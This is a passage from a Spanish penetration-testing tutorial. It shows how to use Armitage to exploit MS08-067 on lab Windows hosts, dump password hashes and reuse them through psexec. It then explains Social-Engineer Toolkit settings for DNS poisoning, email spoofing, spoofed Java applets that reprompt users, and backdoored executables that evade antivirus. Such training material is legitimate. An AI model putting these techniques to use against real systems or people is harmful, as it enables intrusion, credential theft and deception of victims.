
Tras pulsar "Launch", esperamos el tiempo necesario hasta que el escaneo se complete, y se nos presentara un listado de los hosts detectados. Los graficos en los hosts indican que son objetivos WinXP o Server 2003.



Si hay hosts que no queremos marcar como objetivos, pueden eliminarse haciendo boton derecho sobre el host, expandiendo el menu "Host", y seleccionando "Remove Host". Vemos en los resultados del escaneo que hay dos objetivos Server 2003, asi que seleccionamos solamente esos dos y realizamos un escaneo adicional sobre ellos. Notese que Armitage automaticamente define el valor de RHOSTS basandose en nuestra seleccion.



Pulsando boton derecho sobre un host y seleccionando "Services" se abrirá una nueva pestaña mostrandose todos los servicios escaneados en el sistema objetivo.



Incluso con estos breves escaneos, podemos ver que hemos recopilado suficiente informacion sobre nuestros objetivos que se nos presenta de una forma muy amigable. Adicionalmente,


toda la informacion recogida es guardada convenientemente para nosotros en la base de datos MYSQL.

```
mysql> use msf3;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> select address,os_flavor from hosts;
+-----+-----+
| address | os_flavor |
+-----+-----+
| 192.168.1.205 | Windows 2003 R2 |
| 192.168.1.204 | Windows 2003 R2 |
| 192.168.1.206 | Windows XP |
| 192.168.1.201 | Windows XP |
| 192.168.1.203 | Windows XP |
+-----+-----+
5 rows in set (0.00 sec)
mysql>
```

## Explotacion con Armitage

### Explotacion con Armitage

En el escaneo ejecutado anteriormente, vimos que unos de nuestros objetivos estaba corriendo XP SP2, asi que intentaremos correr el exploit para MS08-067 contra el. Seleccionamos el host que nos gustaria atacar, encontramos el exploit en el arbol, y haciendo doble click sobre el nos aparecera su configuracion.



Como con nuestro anterior escaneo selectivo, toda la configuración necesaria ha sido configurada para nosotros. Todo lo que debemos hacer es click en "Launch" y esperar a que la sesión de Meterpreter se nos abra. Notese en la siguiente imagen que el gráfico del objetivo ha cambiado para indicar que ha sido explotado.

**Armitage**

Armitage View Hosts Attacks Workspaces Help

- ms04\_011\_lsass
- ms04\_031\_netdde
- ms05\_039\_pnp
- ms06\_025\_rasmans\_reg
- ms06\_025\_rras
- ms06\_040\_netapi
- ms06\_066\_nwapi
- ms06\_066\_nwwks
- ms06\_070\_wkssvc
- ms07\_029\_msdns\_zonename
- ms08\_067\_netapi**
- ms09\_050\_smb2\_negotiate\_func\_ir
- ms10\_061\_spoolss
- netidentity\_xtierrpcpipe
- psexec
- smb\_relay
- timbuktu\_plugntcommand\_bof

smtp ssh ec2

The Armitage interface displays a network graph with four hosts: 192.168.1.204, 192.168.1.205, 192.168.1.203, and 192.168.1.201. Host 192.168.1.201 is highlighted with a red dashed box and a white arrow pointing to it from the left. Below the hosts, the text "NT AUTHORITY\SYSTEM @ XEN-XP-SP2-BARE" is visible.

Console X scanner/smb/smb\_version X scanner/portscan/tcp X Services X

```


888 "888 "88bd8P Y8b888     "88b88K     888 "88b888d88""88b888888
888 888 88888888888888 .d888888"Y8888b.888 888888888 888888888
888 888 888Y8b. Y88b. 888 888 X88888 d88P888Y88..88P888Y88b.
888 888 888 "Y8888 "Y888"Y888888 888888P'888888P" 888 "Y88P" 888 "Y888
888
888
888

=[ metasploit v3.5.1-dev [core:3.5 api:1.0]
+ -- --=[ 636 exploits - 320 auxiliary
+ -- --=[ 215 payloads - 27 encoders - 8 nops
=[ svn r11164 updated today (2010.11.29)


[*] Meterpreter session 1 opened (192.168.1.80:34666 -> 192.168.1.201:4164) at Mon Nov 29 20:57:00 -0500 2010
msf >

```


Cuando hacemos doble click en nuestro host explotado, podemos ver una cantidad de nuevas y útiles opciones disponibles para nosotros.



Volcamos los hashes en el sistema explotado en un intento de reutilizar la contraseña para explotar otros objetivos. Seleccionando los hosts restantes, utilizamos el modulo "psexec" con el nombre de usuario del Administrador y el hash de la contraseña que ya hemos adquirido.



Ahora simplemente pulsamos "Launch" y ¡esperamos recibir mas shells del Meterpreter!



Como podemos ver claramente en este breve ejemplo, Armitage proporciona una increíble interfaz para Metasploit y puede dar un gran ahorro de tiempo en muchos casos. Un post estatico no puede hacer justicia realmente a Armitage, pero afortunadamente, el autor ha posteado algunos videos en su sitio web que demuestran la herramienta muy bien. Los puedes encontrar en: <http://www.fastandeasyhacking.com/media> .

## Social-Engineering Toolkit SET

El Social-Engineer Toolkit (SET) esta específicamente diseñado para realizar ataques avanzados contra el elemento humano. Originalmente esta herramienta fue diseñada para publicarse con el lanzamiento de <http://www.social-engineer.org> y rápidamente se convirtió en una herramienta estandar en el arsenal de los penetration testers. SET fue escrito por David Kennedy (ReL1K) con mucha ayuda de la comunidad para incorporar ataques nunca antes

vistos en un conjunto de herramientas de explotacion. Los ataques incluidos en el toolkit han sido diseñados para enfocarse y tomar como objetivo una persona u organizacion durante un test de penetracion.

## Comenzando

### Comenzando con SET

Para entender SET lo principal es su archivo de configuracion. SET por defecto funciona perfectamente para la mayoria de gente, aunque se podrian necesitar personalizaciones avanzadas si se quiere asegurar que los vectores de ataque funcionan correctamente. Lo primero seria asegurarse de que SET ha sido actualizado, desde su directorio:

```
root@bt:/pentest/exploits/SET# svn update
U    src/payloadgen/payloadgen.py
U    src/java_applet/Java.java
U    src/java_applet/jar_file.py
U    src/web_clone/cloner.py
U    src/msf_attacks/create_payload.py
U    src/harvester/scrapper.py
U    src/html/clientside/gen_payload.py
U    src/html/web_server.py
U    src/arp_cache/arp_cache.py
U    set
U    readme/CHANGES
Updated to revision 319.
root@bt:/pentest/exploits/SET#
```

Una vez que has actualizado a la ultima version, ya puedes comenzar a definir tu ataque editando el archivo de configuracion de SET. Demos un paseo a traves de cada una de las opciones:

```
root@bt:/pentest/exploits/set# nano config/set_config
# DEFINE THE PATH TO METASPLOIT HERE, FOR EXAMPLE
/pentest/exploits/framework3
METASPLOIT_PATH=/pentest/exploits/framework3
```

Mirando las opciones de configuracion, vemos que podemos cambiar campos especificos para conseguir el resultado deseado. En la primera opcion, puedes cambiar la ruta hacia donde se encuentra Metasploit. Metasploit se utiliza para la creacion del payload, para fallos de formato de archivo, y para las secciones de explotacion de navegador de SET.

```
# SPECIFY WHAT INTERFACE YOU WANT ETTERCAP TO LISTEN ON, IF NOTHING
WILL DEFAULT
# EXAMPLE: ETTERCAP_INTERFACE=wlan0
ETTERCAP_INTERFACE=eth0
#
```

```
# ETTERCAP HOME DIRECTORY (NEEDED FOR DNS_SPOOF)  
ETTERCAP_PATH=/usr/share/ettercap
```

La sección Ettercap puede utilizarse cuando estás en la misma subred que las víctimas, y quieras realizar ataques de envenenamiento DNS contra un subconjunto de direcciones IP. Cuando esta opción está en ON, envenenará la subred local entera y redirigirá a un sitio específico o todos los sitios a tu servidor malicioso.

```
# SENDMAIL ON OR OFF FOR SPOOFING EMAIL ADDRESSES  
SENDMAIL=OFF
```

Configurando la opción SENDMAIL a ON intentará iniciar SENDMAIL, el cual puede falsear direcciones email de origen. Este ataque solamente funciona si el servidor SMTP de la víctima no realiza operaciones de búsqueda inversa sobre el nombre de host. SENDMAIL debe estar instalado, pero si estás utilizando BackTrack 4 o 5 ya está instalado por defecto.

```
# SET TO ON IF YOU WANT TO USE EMAIL IN CONJUNCTION WITH WEB ATTACK  
WEBATTACK_EMAIL=OFF
```

Al configurar WEBATTACK\_EMAIL en ON, te permitirá enviar emails masivos a la víctima al utilizar el vector de Ataque Web. Tradicionalmente, el aspecto del correo electrónico estaba disponible solamente a través del menú spear-phishing aunque, cuando esta opción está activada añade una funcionalidad adicional para permitirte enviar email a las víctimas con enlaces para ayudarte a mejorar tus ataques.

```
# CREATE SELF-SIGNED JAVA APPLETS AND SPOOF PUBLISHER NOTE THIS  
REQUIRES YOU TO  
# INSTALL --> JAVA 6 JDK, BT OR UBUNTU USERS: apt-get install  
openjdk-6-jdk  
# IF THIS IS NOT INSTALLED IT WILL NOT WORK. CAN ALSO DO apt-get  
install sun-java6-jdk  
SELF_SIGNED_APPLET=OFF
```

El vector de Ataque Java Applet es uno de los ataques que SET incluye en su arsenal que probablemente tiene el mayor ratio de éxito. Para hacer el ataque más creíble, puedes activar esta opción, lo que te permitirá firmar el Applet Java con el nombre que quieras. Digamos que estás apuntando a CompañíaX como objetivo, el Applet Java estándar está firmado por Microsoft, pero puedes firmar el applet con CompañíaX para hacerlo parecer más creíble. Esto requerirá la instalación del jdk de java (en Ubuntu sería apt-get install sun-java6-jdk o openjdk-6-jdk).

```
# THIS FLAG WILL SET THE JAVA ID FLAG WITHIN THE JAVA APPLET TO  
SOMETHING DIFFERENT
```

```

# THIS COULD BE TO MAKE IT LOOK MORE BELIEVABLE OR FOR BETTER
OBFUSCATION
JAVA_ID_PARAM=Secure Java Applet
#
# JAVA APPLET REPEATER OPTION WILL CONTINUE TO PROMPT THE USER WITH
THE JAVA AP$#
# THE USER HITS CANCEL. THIS MEANS IT WILL BE NON STOP UNTIL RUN IS
EXECUTED. T$#
# A BETTER SUCCESS RATE FOR THE JAVA APPLET ATTACK
JAVA_REPEATERO=ON

```

Cuando un usuario obtiene el aviso del applet java, vera 'Secure Java Applet' como el nombre del applet en lugar de la direccion IP. Esto añade credibilidad al applet java. La segunda opcion hara aparecer indefinidamente avisos del Applet Java al usuario si pulsa cancelar. Esto es util para cuando el usuario pulsa cancelar y el ataque pasaria a ser inutil, en vez de eso continuara mostrando avisos continuamente.

```

# AUTODETECTION OF IP ADDRESS INTERFACE UTILIZING GOOGLE, SET THIS
ON IF YOU WANT
# SET TO AUTODETECT YOUR INTERFACE
AUTO_DETECT=ON

```

La opcion AUTO\_DETECT es probablemente una de las cuestiones mas preguntadas en SET. En la mayoria de casos, SET cogera la interfaz que estas utilizando para conectarse a Internet y la utilizara como conexion y direccion IP inversa para las conexiones de vuelta. La mayoria de nosotros necesitamos personalizar el ataque y puede ser que no este en la red interna. Si colocas esta opcion en OFF, SET te preguntara cuestiones adicionales al configurar el ataque. Esta opcion se deberia utilizar cuando quieras utilizar multiples interfficies, tengas una IP externa, o si estas en un escenario con NAT/Port forwarding.

```

# SPECIFY WHAT PORT TO RUN THE HTTP SERVER OFF OF THAT SERVES THE
JAVA APPLET ATTACK
# OR METASPLOIT EXPLOIT. DEFAULT IS PORT 80.
WEB_PORT=80

```

Por defecto el servidor web de SET escucha en el puerto 80, pero si por alguna razon necesitas cambiar esto, puedes especificar un puerto alternativo.

```

# CUSTOM EXE YOU WANT TO USE FOR METASPLOIT ENCODING, THIS USUALLY
HAS BETTER AV
# DETECTION. CURRENTLY IT IS SET TO LEGIT.BINAR Y WHICH IS JUST
CALC.EXE. AN EXAMPLE
# YOU COULD USE WOULD BE PUTTY.EXE SO THIS FIELD WOULD BE
/path/to/exe/putty.exe

```

```
CUSTOM_EXE=src/exe/legit.binary
```

Al utilizar las opciones de codificacion del payload de SET, la mejor opcion para puentejar Anti-Virus es la opcion del ejecutable con puerta trasera. Especificamente, un exe tiene una puerta trasera con un payload basado en Metasploit y generalmente puede evadir la mayoria de AV existentes. SET incluye un ejecutable incluido dentro de la puerta trasera del exe, aunque si por alguna razon quieres utilizar un ejecutable diferente, puedes especificar la ruta hacia ese exe con la opcion CUSTOM\_EXE.

```
# USE APACHE INSTEAD OF STANDARD PYTHON WEB SERVERS, THIS WILL  
INCREASE SPEED OF  
# THE ATTACK VECTOR  
APACHE_SERVER=OFF  
#  
# PATH TO THE APACHE WEBROOT  
APACHE_DIRECTORY=/var/www
```

El servidor web utilizado en SET es un servidor web de codigo personalizado que en ocasiones puede resultar algo lento segun las necesidades. Si te encuentras con que necesitas aceleracion y quieres utilizar Apache, puedes comutar esta opcion a ON y hara que Apache maneje las peticiones web y consigas mayor velocidad de ataque. Notese que este ataque solamente funciona con los ataques basados en Applet Java y Metasploit. Basado en la intercepcion de credenciales, Apache no se puede utilizar con los metodos de ataque secuestro web (web jacking), tabnabbing, o cosecha de credenciales.

```
# TURN ON SSL CERTIFICATES FOR SET SECURE COMMUNICATIONS THROUGH  
